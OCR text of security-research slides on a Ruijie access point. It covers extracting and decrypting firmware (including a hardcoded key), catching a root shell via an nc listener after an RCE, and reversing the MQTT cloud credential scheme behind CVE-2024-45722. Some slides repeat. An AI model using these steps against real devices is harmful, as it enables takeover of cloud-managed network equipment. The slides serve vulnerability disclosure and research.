
Now the user can claim their device




Part #2: Claiming the Device




Part #2: Claiming the Device



Part #2: Claiming the Device




Result: Device Cloud Access



Device & Cloud Communication


- *status-notify* messages
- *keep-alive* messages
- Over The Air (OTA) updates
    - config changes
    - firmware updates




Let's Research More

Ruijie RG RAP Access Point

- Download firmware - URL



File Entropy - Probably Encrypted



So, how do we continue?

Extracting The Firmware - Technique #1

Going back in time

At some point it wasn't encrypted


INTERNET ARCHIVE


WayBack Machine

Extracting The Firmware - Technique #2

Hardware hacking

Dump the flash chip





Extracting The Firmware - Technique #3

Finding a vulnerability to gain a local shell

We chose to find an RCE

3 HOURS LATER

Found a RCE → We have shell Access

```
→  ruijie nc -lvk 9900


/bin/sh: can't access tty; job control turned off
BusyBox v1.28.4 () built-in shell (ash)

/ # id
uid=0(root) gid=0(root)
/ #
```

Firmware Decryption

Searching for the decryption component

```
/usr/sbin # ls *upgrade*
rg-upgrade-crypto    grade_compat.sh
/usr/sbin #
```

Firmware Decryption

Analyzing `rg-upgrade-crypto`

```
58    if (param_4 == 0) {
59      memset(__s,0,4);
60      sVar2 = read(local_d4,__s,0x16);
61      if (sVar2 != 0x16) goto LAB_0040148c;
62      local_cc = local_cc - 0x16;
63    }
64    else {
65      sVar2 = write(local_d0,"upgrade_crypt_v1!@2021",0x16);
66      if (sVar2 != 0x16) goto LAB_0040148c;
67    }
```

Firmware Decryption

This string seems familiar...

```
58    if (param_4 == 0) {
,"upgrade_crypt_v1!@2021",0x16);
62      local_cc = local_cc - 0x16;
63    }
64    else {
65      sVar2 = write(local_d0,"upgrade_crypt_v1!@2021",0x16);
66      if (sVar2 != 0x16) goto LAB_0040148c;
67    }
```

Firmware Decryption

String is present in the encrypted firmware

```
→ root xxd encrypted_firmware.bin | head -n 2
00000000: 7570 6772 6164 655f 6372 7970 745f 7631  upgrade_crypt_v1
00000010: 2140 3230 3231 9b0d 8988 0e98 0d1e 1b1a  !@2021..........
```

Found our target!

Symmetric Encryption Scheme - Rolling XOR (^) + Shift

```
20  for (local_1c = 0; local_1c < TG_content_sz; local_1c = local_1c + 1) {
21    cVar1 = (char)_DAT_00411b18;
22    cVar2 = (char)_DAT_00411b1c;
23    uVar4 = (uint)_DAT_00411b1c >> 8;
24    uVar3 = (uint)_DAT_00411b1c >> 0x10;
25    for (local_18 = 0; (int)local_18 < 6; local_18 = local_18 + 1) {
26      (&DAT_00411b18)[local_18] = (&DAT_00411b19)[local_18];
27    }
28                    /* WARNING: Ignoring partial resolution of indirect */
29    DAT_00411b1f = cVar1 + cVar2 + (char)uVar4 + (char)uVar3 & 1;
30    TG_key_chr = 0;
31    for (local_18 = 0; (int)local_18 < 8; local_18 = local_18 + 1) {
32      TG_key_chr = (&DAT_00411b18)[local_18] << (local_18 & 0x1f) | TG_key_chr;
33    }
34    TG_dst_buf[local_1c] = TG_src_buf[local_1c] ^ TG_key_chr;
35  }
```

Emulating The Binary-Decryptor

```
➜  root tree
.
├── encrypted_firmware.bin
├── lib
│   ├── ld-musl-mipsel-sf.so.1
│   └── libgcc_s.so.1
├── qemu-mipsel-static
└── rg-crypto-upgrade.bin

1 directory, 5 files
```

Emulating The Binary-Decryptor

```
→ root sudo chroot . /qemu-mipsel-static /rg-crypto-upgrade.bin
→ root file ./decrypted_firmware.bin
./decrypted_firmware.bin: POSIX tar archive (GNU)
→ root tar -xvf ./decrypted_firmware.bin
sysupgrade-RAP2261G/
sysupgrade-RAP2261G/CONTROL
sysupgrade-RAP2261G/root
sysupgrade-RAP2261G/kernel
```

Emulating The Binary-Decryptor

- **CONTROL**- hardware version
- **kernel** - Linux kernel
- **root** - squashfs filesystem

```
→ root sudo chroot . /qemu-mipsel-static /rg-crypto-upgrade.bin
→ root file ./decrypted_firmware.bin
./decrypted_firmware.bin: POSIX tar archive (GNU)
→ root tar -xvf ./decrypted_firmware.bin
sysupgrade-RAP2261G/
sysupgrade-RAP2261G/CONTROL
sysupgrade-RAP2261G/root
sysupgrade-RAP2261G/kernel
```

Now what?

Gameplan

- RE main **cloud binary**
- Search for **Protocols**
    - MQTT, WS, HTTP …
- Focus:
    - Device **auth**
    - Hardcoded **secrets**
    - **Endpoints**

Finding Cloud Service

- Look at **`/etc/init.d`** to search for startup binaries

```
/ # ls /etc/init.d/
aaa                     firewall                rg_dev_selfchk
alarm                   firmware.sh             rg_led
ap_portal               frame_init              rg_led_stop
apmgr                   fstab                   rg_mtdoops
arp_static              ip_conflict_check       rg_sys
bluetooth               ipv6nei                 rg_syslog
boot                    klogd                   rg_wifi_services
cls-sshd                lighttpd                rlog
config_update           lldpd                   roam
crash_info              local_topology          schedule
cron                    manager_ip              smp
dhcp_snp                mosquitto               snmpd
dhcpmon                 mqlink                  stad
dnsmasq                 msw_ncdb_proxy_init     sysctl
domain_proxy            network                 sysfixtime
dot1xd                  network_check           sysinfo
dropbear                network_monitor         sysinfo_sw_cap
easyson                 radius                  syslogd
elisten                 redbs_init              sysntpd
enet_disp               rg-passwd               system
factory                 rg-power-mgt            telnet
```

Finding Cloud Service

- Look at **`/etc/init.d`** to search for startup binaries
- **`grep`** for cloud-related strings
    - Endpoints, protocols…

```
/ # grep -Hrni "mqtt" /etc/
/etc/capacity/sw/cap_ap.json:2:    "/usr/sbin/mqtt.elf": "1",
/etc/capacity/sw/cap_router.json:2:    "/usr/sbin/mqtt.elf": "1",
/etc/config/mqtt:2:config mqtt mqtt
/etc/dev_mode/reset_script/11-easyson:27:    log "It's ehr device, jump mqtt config clean..."
/etc/dev_mode/reset_script/11-easyson:32:    log "It's ap mesh ap, jump mqtt config clean..."
/etc/dev_mode/reset_script/11-easyson:41:    log "It's AP or EGW wirelessBridge Mode, jump mq
/etc/dev_mode/reset_script/11-easyson:45:networkId=$(uci get mqtt.mqtt.networkId)
```

Finding Cloud Service

- Look at **`/etc/init.d`** to search for startup binaries
- **`grep`** for cloud-related strings
- Find custom configuration
    - **`/etc`**, **`/opt`** …

```
/ # ls /etc/config/
apNeigh                  apmgr                    firewall                 mqlink
ap_portal                cwmp                     fstab                    mqlink_reg
ap_portal_deny_mac       dhcp                     hash_netiface            mqtt
ap_portal_direct_dstip   dhcp_snp                 led                      network
ap_portal_direct_mac     dropbear                 lldpd                    power_mgt
ap_portal_direct_srcip   easydisc                 luci                     radioLog
```

Found the Binary!

Cloud binary is `mqlink.elf`

```
/ # ls -lat /usr/sbin/mqlink.elf
-rwxr-xr-x    1 root     root        186872 Jan 10  2024 /usr/sbin/mqlink.elf
/ #
```

mqlink.elf Analysis

- Look for protocol strings
  - **MQTT:** paho, *mosquitto,* mqtt[s]://
  - **WS:** ws[s]://, Upgrade: websocket
  - **VPN**: openvpn, .vpn
  - **HTTP**: http[s]://, GET, POST


```
→  ruijie strings mqlink.elf | grep mosquitto
libmosquitto.so.1
mosquitto_connack_string
mosquitto_lib_cleanup
mosquitto_will_clear
mosquitto_publish
mosquitto_strerror
mosquitto_lib_init
mosquitto_disconnect_callback_set
mosquitto_topic_matches_sub
mosquitto_tls_insecure_set
mosquitto_tls_opts_set
mosquitto_username_pw_set
mosquitto_connect
mosquitto_subscribe
mosquitto_will_set
mosquitto_connect_callback_set
mosquitto_new
mosquitto_message_callback_set
```

```
→  ruijie strings mqlink.elf | grep mosquitto
libmosquitto.so.1
mosquitto_connack_string
mosquitto_lib_cleanup
mosquitto_will_clear
mosquitto_publish
mosquitto_strerror
mosquitto_lib_init
mosquitto_disconnect_callback_set
mosquitto_topic_matches_sub
mosquitto_tls_insecure_set
mosquitto_tls_opts_set
mosquitto_username_pw_set
mosquitto_connect
mosquitto_subscribe
mosquitto_will_set
```

In our case, MQTT was used

MQTT 101

- Messaging protocol
    - Pub Sub
    - Communicate over topics
- Broker distributes messages
    - Everyone connects to it



Requirements

- What we need for MQTT:
    - Broker host address
    - CA/certificate for broker
    - Client certificate/key
    - Client credentials

Let’s break it down!

Requirements

- What we need for MQTT:
    - Broker IP/DNS

```
/ # cat /etc/config/mqlink

config mqlink
        option enable '1'
        option port '25857'
        option addr 'mqclt001-eu.rj.link'
        option domainSuffix 'rj.link'
        option tlscafil '/etc/mqlink/ca/rj.link.pem'
        option retransPeriod '5'
        option controller 'none'
```

In the config

Requirements

- What we need for MQTT:
  - **Broker IP/DNS**
  - CA/certificate of broker

```
/ # cat /etc/config/mqlink

config mqlink
        option enable '1'
        option port '25857'
        option addr 'mqclt001-eu.rj.link'
        option domainSuffix 'rj.link'
        option tlscafil '/etc/mqlink/ca/rj.link.pem'
        option retransPeriod '5'
        option controller 'none'
```

In the config (also can extract from TLS endpoint)

Requirements

- What we need for MQTT:
    - **Broker IP/DNS**
    - **CA/certificate for broker**
    - ~~Client certificate/key~~

No mTLS: No client certificate


Requirements

- What we need for MQTT:
    - **Broker IP/DNS**
    - **CA/certificate for broker**
    - ~~Client certificate/key~~
    - **Client Credentials**

Let's RE the cloud binary!

MQTT Creds Generation (CVE-2024-45722) - mqlink.elf

- **Username**: Serial Number





```
/ # cat /proc/rg_sys/serial_num; echo
G1SU2T
/ #
```

MQTT Creds Generation (CVE-2024-45722) - mqlink.elf

- **Username**: Serial Number
- **Password**:

```
memset(auStack_1c,0,0x10);
iVar2 =    string_reverse(auStack_1c,    SN);
if (iVar2 == 0) {
  iVar2 =    sha256(TG_out,auStack_1c);
  if (iVar2 == 0) {
```



